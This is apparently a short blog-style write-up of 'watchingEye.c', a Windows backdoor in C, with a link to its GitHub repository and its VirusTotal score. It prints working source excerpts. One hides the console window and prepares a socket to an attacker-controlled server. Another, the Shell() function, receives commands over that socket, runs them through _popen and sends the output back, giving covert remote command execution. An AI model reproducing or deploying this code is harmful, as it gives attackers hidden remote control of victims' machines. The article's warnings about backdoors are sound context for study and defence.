> watchingEye.c

> Backdoor wrote in C Language


Published: 04/05/2022
Last Updated: 04/05/2022 - 12:03 am (BRT)
Author: Vinícius Lôbo

Backdoors are a common and persistent threat in the world of cybersecurity, and one of the most dangerous, since it can open doors for more dangerous malwares, such as Ransomwares, RAT’s, Worms, …

Such as injection of other Ransomware, Backdoors can also have embedded functions, such as Persistence[1], execute Shell commands, Keyloggers, Remote Control, and so on. In this Paper I’ll be going through a Backdoor in development, written and compiled in C language named watchingEye.c.

This Backdoor is meant to be used against Windows Machines (hence the Shell() Function) as a way to create invisible connections and spy on the machine of the victim.

This type of malware (such as RAT’s) have been using methods of Steganography[2] to hide it as Images/Videos, and considering the recent attacks through Discord media links[3], this Malware can be spread even faster, making it a very dangerous threat. WatchingEye has a VT score of 37/70 [4]. (github.com/TsuNIIII/watchingEye-backdoor)




```c
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrev, LPSTR lpCmdLine, int nCmdShow){
        HWND stealth;
        struct sockaddr_in ServerAddress;
        unsigned short ServerPort;
        char *ServerIP;
        WSADATA wsaData;

        AllocConsole();
        stealth = FindWindowA("ConsoleWindowClass", NULL);
        ShowWindow(stealth, 0);

        ServerIP = "";
        ServerPort = 0000;
```

"The Backdoor uses a direct connection to a personal created server"



```c
void Shell(){
        char buffer[1024];
        char container[1024];
        char t_response[18384];

        while (1){
                jump:
                bzero(buffer, 1024);
                bzero(container, sizeof(container));
                bzero(t_response, sizeof(t_response));
                recv(sock, buffer, 1024, 0);
                if (strncmp("q", buffer, 1) == 0){
                        closesocket(sock);
                        WSACleanup();
                        exit(0);
                }else{
                        FILE *fp;
                        fp = _popen(buffer, "r");
                        while(fgets(container, 1024, fp) != NULL){
                                strcat(t_response, container);
                        }
                        send(sock, t_response, sizeof(t_response), 0);
                        fclose(fp);
                }
        }
}
```

"Creation of the Shell() Function that is called later to injection of windows cmd commands"

[1]https://www.huntress.com/defenders-handbook/persistence-in-cybersecurity

[2]https://www.trendmicro.com/en_us/research/15/e/steganography-and-malware-why-and-how.html

[3]https://www.tomsguide.com/news/discord-server-malware

[4]https://www.virustotal.com/gui/file/b0d2b005350536ce9cabecde92f0333997dc343d3ee198788a3aa2bf5169aecf?nocache=1